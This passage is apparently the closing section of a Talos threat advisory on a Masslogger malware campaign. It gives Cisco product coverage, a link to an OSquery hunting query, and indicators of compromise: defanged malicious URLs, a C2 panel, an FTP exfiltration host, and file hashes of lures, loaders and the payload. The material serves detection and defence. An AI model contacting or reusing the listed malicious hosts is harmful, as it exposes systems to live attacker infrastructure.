Users are advised to configure their systems for logging PowerShell events such as module loading and executed script blocks as they will show executed code in its deobfuscated format. Talos will continue to track similar campaigns to make sure adequate protection is included in Cisco Secure products.

Coverage

Ways our customers can detect and block this threat are listed below.



Product	Protection
Cisco Secure Endpoint (AMP for Endpoints)	✓
Cloudlock	N/A
Cloud Web Security	✓
Cisco Secure Email	✓
Cisco Secure Firewall/Secure IPS (Network Security)	✓
Cisco Secure Network Analytics (Stealthwatch)	N/A
Cisco Secure Cloud Analytics (Stealthwatch Cloud)	N/A
Cisco Secure Malware Analytics (Threat Grid)	✓
Umbrella	✓
Cisco Secure Web Appliance (Web Security Appliance)	✓

Advanced Malware Protection (AMP) is ideally suited to prevent the execution of the malware used by these threat actors. Exploit Prevention present within AMP is designed to protect customers from unknown attacks such as this automatically.

Cisco Cloud Web Security (CWS) or Web Security Appliance (WSA) web scanning prevents access to malicious websites and detects malware used in these attacks.

Email Security can block malicious emails sent by threat actors as part of their campaign.

Network Security appliances such as Next-Generation Firewall (NGFW), Next-Generation Intrusion Prevention System (NGIPS),Cisco ISR andMeraki MX can detect malicious activity associated with this threat.

AMP Threat Grid helps identify malicious binaries and builds protection into all Cisco Security products.

Umbrella, our secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs and URLs, whether users are on or off the corporate network.

Open Source Snort Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase onSnort.org.

OSQuery

Cisco AMP users can use Orbital Advanced Search to run complex OSqueries to see if their endpoints are infected with this specific threat. For specific OSqueries on this threat, click here https://github.com/Cisco-Talos/osquery_queries/blob/master/win_forensics/potential_compiled_HTML_abuse.yaml

IOCs

URLs

hxxp://sinetcol[.]co/A7.jpg - January
hxxp://sinetcol[.]co/D7.jpg - January
hxxp://becasmedikal[.]com.tr/A5.jpg - January
hxxp://risu[.]fi/D9.jpg - November

hxxp://topometria[.]com.cy/A12.jpg - September
hxxp://bouinteriorismo[.]com/R9.jpg - November
hxxp://optovision[.]gr/4B.jpg - October
hxxp://hotelaretes[.]gr/V8.jpg - October
hxxp://jetfleet24[.]com/T5.jpg - October
hxxps://www.med-star[.]gr/panel/?/login - C2 panel
fxp://med-star[.]gr - exfiltration FTP

Email messages

54ca02b013e898be2606f964bc0946430a276de9ef478596a1d33cb6f806db8c
516d45fcbdbdc4526bdd0f6979fe3ad929b82e1fd31247c7891528703ac16131
1c0a17a11a4b64dbe6082be807309a3c447b4861ea56155c1bfcf4d072746d38
7c92e1befd1cc5fa4a253716ac8441f6e29a351b7e449d3b8ef171cb6181db8e
83c64bf1c919c5e6ce25633d0eff2b7cda5b93a210b60372d984f862933e0b4e
e2c3ad4bedf9e6d1122d418e97dfb743b1559a5af99befabed5bb7c6164028a8
8129a86056aa28f2af87110bb25732b14b77f18a7c820d9bcf1adcd2c7d97a7a

Initial scripts

742b9912f329c05296e2f837555dceea0ae3e06e80aa178a9127692d25e21479 - September 2020, Windows batch file
04910322c2e91d58e9ed3c5bcc3a18be1ba1b5582153184d1f5da3d9c42bac15 - January 2021, CHM file
aac62b80b790d96882b4b747a8ed592f45b39ceadd9864948bb391f3f41d7f9f - January

2021, CHM file
f946e1c690fc2125af4ad7d3d1b93c6af218a82d55a11a5a6ee5a9b04a763e7f - January 2021, CHM file
9cd7622ade7408c03e0c966738f51f74f884fbafdf3fe97edf4be374a7fb1d77 - November 2020, CHM file
5415bcc4bffa5191a1fac3ce3b11c46335d19f053f5d9d51a10f4ed77393ed82 - October 2020, CHM file

Downloaded obfuscated PowerShell loaders

0eef444f062ea06340ca7ef300cb39c44a6cdf7ead2732bb885d79f098991cb8
df929834de2b10efaa8b2cb67c71ae98508cfb79f22213ee24aedc38a962ccb5

DLL loaders

49fc4103d8747de341b9d3cd08f05c83f2e6943215df6939d02c7c3099345343
39dbe72ea847012243e4642d766fd4cf6fe138302cbfba67c65088b2cdefc1f4
a16fa0a14f0d20b66af550e3cdb0b60f8ffb965415404df6cc8164e62dfbe124
da256158ac0d7dc031b2541f9b7486d9822a402b6e9c5176c2ec2ed717592fbf

Masslogger payload

2487b12f52b803f5d38b3bb9388b039bf4f58c4b5d192d50da5fa047e9db828b